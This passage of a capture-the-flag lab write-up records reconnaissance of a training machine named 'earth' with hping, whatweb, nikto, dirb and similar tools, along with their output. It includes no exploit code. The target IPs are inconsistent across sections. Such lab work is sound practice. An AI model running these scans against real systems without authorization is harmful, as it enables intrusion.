ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2673 seq=3
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2674 seq=4
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2675 seq=5
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2676 seq=6
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2677 seq=7
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2678 seq=8
ICMP Packet filtered from ip=192.168.111.141 name=UNKNOWN
status=0 port=2679 seq=9

── 192.168.111.141 hping statistic ──
10 packets transmitted, 10 packets received, 0% packet loss
round-trip min/avg/max = 17.8/532.9/1543.6 ms
```

Since we are not receiving unreachable port, then we are most likely dealing with a Web App.

d) Telnet

Port 80 Empty page (it is working since it caught something)

```
┌──(kali㉿kali)-[~]
└─$ sudo telnet 192.168.111.141 80 #CTF THETA ALEXANDER MENASSA
Trying 192.168.111.141 ...
Connected to 192.168.111.141.
Escape character is '^]'.
Connection closed by foreign host.
```

e) Whatweb

Had issues on Alex's Kali so we used David's Shows a summary of services on the machine.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo whatweb 192.168.190.136
http://192.168.190.136 [400 Bad Request] Apache[2.4.51][mod_wsgi/4.7.1], Country[RESERVED][ZZ], HTML5, HTTPServer[Fedora Linux][Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9], IP[192.168.190.136], OpenSSL[1.1.1l], Python[3.9], Title[Bad Request (400)], UncommonHeaders[x-content-type-options,referrer-policy]
```

f) Curl

Had issues on Alex's Kali so we used David's. Shows an HTML file (nothing special)

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo curl 192.168.190.136

<!doctype html>
<html lang="en">
<head>
  <title>Bad Request (400)</title>
</head>
<body>
  <h1>Bad Request (400)</h1><p></p>
</body>
</html>
```

When we launch the IP in a browser it is empty:



g) Dmitry scan

```
┌──(kali㉿kali)-[~]
└─$ sudo dmitry -p 192.168.111.141  #CTF THETA ALEXANDER MENASSA
Deepmagic Information Gathering Tool
"There be some deep magic going on"

ERROR: Unable to locate Host Name for 192.168.111.141
Continuing with limited modules
HostIP:192.168.111.141
HostName:

Gathered TCP Port information for 192.168.111.141
---------------------------------

 Port            State

22/tcp           open

Portscan Finished: Scanned 150 ports, 94 ports were in state closed


All scans completed, exiting
```

Not very useful…


h) Netdiscover

```
┌──(kali㉿kali)-[~]
└─$ sudo  netdiscover -i eth0 -r 192.168.60.0/24# Fadi Fleihan
```

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.60.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.60.2    00:50:56:fd:f1:1c      1      60  VMware, Inc.
192.168.60.136  00:0c:29:28:9c:c9      1      60  VMware, Inc.
192.168.60.254  00:50:56:f4:1a:8d      1      60  VMware, Inc.
```

i) Rustscan

Failed



Summary: After scanning we now know we are dealing with a web app with 3 ports 22 80 and 443 where 22 is SSH, 80 is HTTP and 443 is HTTPS.


II. Finding and Exploiting Vulnerabilities

a) Curl

Curl doesn't seem to be working

b) Nikto


Juicy ! it says possible Cross Site Tracing , outdated apache, and outdated OpenSSL.




```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -h 192.168.60.136 -ssl
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/O=Unspecified/CN=earth/emailAddress=root@earth
                   Ciphers:  TLS_AES_256_GCM_SHA384
                   Issuer:   /C=US/O=Unspecified/OU=ca-20526811140071423/CN=earth/emailAddress=root@ear
th
+ Start Time:         2023-11-22 21:53:55 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://develo
per.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content
 of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ Hostname '192.168.60.136' does not match certificate's names: earth. See: https://cwe.mitre.org/data/d
efinitions/297.html
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for
 the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1
.x branch and will be supported until Nov 11 2023.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/ww
w-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
consreadme/
+ 8909 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2023-11-22 22:00:30 (GMT2) (395 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -h 192.168.60.136
[sudo] password for kali:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.60.136
+ Target Hostname:    192.168.60.136
+ Target Port:        80
+ Start Time:         2023-11-23 16:17:04 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-
US/docs/Web/HTTP/Headers/X-Frame-Options
+ /NhZtDyq5.php#: The X-Content-Type-Options header is not set. This could allow the user agent to rende
r the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-v
ulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie csrftoken created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/W
eb/HTTP/Cookies
+ Apache/2.4.51 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for
 the 2.x branch.
+ Python/3.9 appears to be outdated (current is at least 3.9.6).
+ OpenSSL/1.1.1l appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1
.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/ww
w-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-i
consreadme/
+ 8907 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2023-11-23 16:18:33 (GMT2) (89 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

c) Dirb



SUCCESS! We found a mysterious link… We found http://192.168.11.141/cgi-bin/
Let's visit the website to check it out!




Forbidden


You don't have permission to access this resource.


The page is forbidden but we are getting somewhere. Port 80 forbid us to proceed but https might allow us.


Since port 443 is for HTTPS (I googled it) then we can enter the website using https instead of http and it worked but there is no information about anything on the page. Our only option is to check DNS in certificate and other information in the padlock icon for some hint.





Lets check the DNS from the padlock logo, usually there are info there:






General
Media
Permissions
Security
Website Identity
Website: 192.168.111.141
Owner: This website does not supply ownership information.
